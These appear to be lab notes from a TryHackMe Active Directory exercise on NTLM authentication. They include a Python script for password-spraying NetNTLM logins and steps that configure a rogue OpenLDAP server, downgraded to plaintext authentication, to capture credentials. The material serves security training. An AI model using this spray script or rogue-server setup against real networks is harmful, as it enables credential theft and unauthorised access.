






Breaching and Exploiting

 Owner	 Raymond Soreng
 Tags	


▼ NTLM and NetNTLM

New Technology LAN Manager (NTLM) is the suite of security protocols used to authenticate users' identities in AD. NTLM can be used for authentication by using a challenge-response-based scheme called NetNTLM. This authentication mechanism is heavily used by the services on a network. However, services that use NetNTLM can also be exposed to the internet. The following are some of the popular examples:

- Internally-hosted Exchange (Mail) servers that expose an Outlook Web App (OWA) login portal.
- Remote Desktop Protocol (RDP) service of a server being exposed to the internet.
- Exposed VPN endpoints that were integrated with AD.
- Web applications that are internet-facing and make use of NetNTLM.

NetNTLM, also often referred to as Windows Authentication or just NTLM Authentication, allows the application to play the role of a middle man between the client and AD. All authentication material is forwarded to a Domain Controller in the form of a challenge, and if completed successfully, the application will authenticate the user.

This means that the application is authenticating on behalf of the user and not authenticating the user directly on the application itself. This prevents the application from storing AD credentials, which should only be stored on a Domain Controller. This process is shown in the diagram below:



▼ spray.py

```
def password_spray(self, password, url):
    print ("[*] Starting passwords spray attack using the following password: " + password)
    #Reset valid credential counter
    count = 0
    #Iterate through all of the possible usernames
    for user in self.users:
        #Make a request to the website and attempt Windows Authentication
        response = requests.get(url, auth=HttpNtlmAuth(self.fqdn + "\\" + user, password))
        #Read status code of response to determine if authentication was successful
        if (response.status_code == self.HTTP_AUTH_SUCCESS_CODE):
```

```

        print ("[+] Valid credential pair found! Use
rname: " + user + " Password: " + password)
        count += 1
        continue
    if (self.verbose):
        if (response.status_code == self.HTTP_AUTH_F
AILED_CODE):
            print ("[-] Failed login with Username:
" + user)
            print ("[*] Password spray attack completed, " + str
(count) + " valid credential pairs found")

```

Password Spraying

We can run the script using the following command:

```

python spray.py -u /usr/share/wordlists/SecLists/Usernam
es/top-usernames-shortlist.txt -f <fqdn> -p "$PASS" t -a
<attackurl>

```

We provide the following values for each of the parameters:

- **<userfile>** - Textfile containing our usernames - *"usernames.txt"*
- **<fqdn>** - Fully qualified domain name associated with the organisation that we are attacking - *"\$RHOSTS.\$DOMAIN.\$ROOT"*
- **<password>** - The password we want to use for our spraying attack - *"\$PASS"*
- **<attackurl>** - The URL of the application that supports Windows Authentication - *"http://\$DNS.\$RHOSTS.\$DOMAIN.\$ROOT"*

▼ Hosting a Rogue LDAP Server


There are several ways to host a rogue LDAP server, but we will use OpenLDAP for this example. If you are using the AttackBox, OpenLDAP has already been installed for you. However, if you are using your own attack machine, you will need to install OpenLDAP using the following command:

```
sudo apt-get update && sudo apt-get -y install slapd  
ldap-utils && sudo systemctl enable slapd
```


You will however have to configure your own rogue LDAP server on the AttackBox as well. We will start by reconfiguring the LDAP server using the following command:

```
sudo dpkg-reconfigure -p low slapd
```


Make sure to press <No> when requested if you want to skip server configuration:




For the DNS domain name, you want to provide our target domain, which is `za.tryhackme.com`:



Use this same name for the Organisation name as well:




Provide any Administrator password:




Select MDB as the LDAP database to use:



For the last two options, ensure the database is not removed when purged:



Move old database files before a new one is created:



Before using the rogue LDAP server, we need to make it vulnerable by downgrading the supported authentication mechanisms. We want to ensure that our LDAP server only supports PLAIN and LOGIN authentication methods. To do this, we need to create a new ldif file, called with the following content:

```
#olcSaslSecProps.ldif
dn: cn=config
replace: olcSaslSecProps
olcSaslSecProps: noanonymous,minssf=0,passcred
```

The file has the following properties:

- **olcSaslSecProps:** Specifies the SASL security properties
- **noanonymous:** Disables mechanisms that support anonymous login
- **minssf:** Specifies the minimum acceptable security strength with 0, meaning no protection.

Now we can use the ldif file to patch our LDAP server using the following:

```
sudo ldapmodify -Y EXTERNAL -H ldapi:// -f ./olcSaslSecProps.ldif && sudo service slapd restart
```

We can verify that our rogue LDAP server's configuration has been applied using the following command:

```
ldapsearch -H ldap:// -x -LLL -s base -b "" supportedSASLMechanisms
```